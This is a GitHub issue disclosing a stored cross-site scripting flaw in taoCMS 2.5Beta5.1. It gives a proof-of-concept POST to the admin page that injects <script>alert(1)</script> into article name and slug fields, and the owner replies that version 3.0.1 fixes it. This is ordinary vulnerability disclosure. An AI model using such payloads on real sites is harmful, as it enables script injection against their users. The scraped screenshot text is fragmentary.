

New issue

Jump to bottom

There is a storage type cross site scripting attack at "Management column"(Column administrator authority)



#3

Closed

dddbbhm opened this issue on Jan 5, 2021 · 1 comment

dddbbhm commented on Jan 5, 2021


First, we enter the background and use the column administrator admin1 we created:



IS网站内容管理系统

	参数名称	详情
管理首页	发布文章:	4篇 [发表文章] [管理文章]
文章管理	系统信息:	WINNT[Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02]
添加文章	最大附件:	100M
管理文章	绝对路径:	E:/phpstudy/phpstudy_pro/WWW/dmsj/taocms-master
网站首页	剩余空间:	359008.17M
个人中心	服务器当前时间:	2021-01-05 22:13:39 (设置)
用户管理	网站地址:	./(当前未设置, 建议马上设置为http://www.dmsj.com:8081/)
账户修改		关于程序
退出登录	系统名称:	taoCMS网站内容管理系统
	当前版本:	2.5Beta5.1 检查新版
	程序开发:	taoCMS
	特别感谢:	doudou,ymk18,晴天,艳敏, 混世魔王
	下载相关:	模板下载 系统下载

Let's click "add article" on the left:


<http://target/admin/admin.php?action=frame&ctrl=iframes>

S网站内容管理系统

select * from cms_category where id=2 ORDER BY id DESC limit 20

标题:

栏目:



别名:

标签:

链接:

缩略图: [上传缩略图](#)

排序:



允许评论: ☐


保存远程图片: ☐

状态:

Wow!

dmsj.com:8081/admin/admin.php?action=frame&ctrl=iframes

nt...  pyn3rd (@pyn3rd...  Eugene Rojavski (...)

 JavaScript | ME

5

select relid from cms_relatoCMS where cmsid in

www.dmsj.com:8081 显示

2

确定

ms where statu:

[添加操作执行成功\(0秒后跳转, 点击马上跳转\)](#)

POC:


/admin/admin.php

postData.name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&cat=0&content=%26lt%3Bscript%26gt%3Balrt%281%29%26lt%3B%2Fscript%26gt%3B&slug=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&tags=&link=&thumbpic=&orders=&status=1&action=cms&ctrl=save&id=&Submit=%E6%8F%90%E4%BA%A4

taogogo commented on Mar 3, 2021

Owner

3.0.1 fixed, thanks for your contribution

 taogogo closed this as completed on Mar 3, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

